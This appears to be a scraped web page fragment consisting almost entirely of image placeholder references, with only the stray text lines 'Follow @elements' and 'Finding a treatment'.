
Follow @elements


Finding a treatment










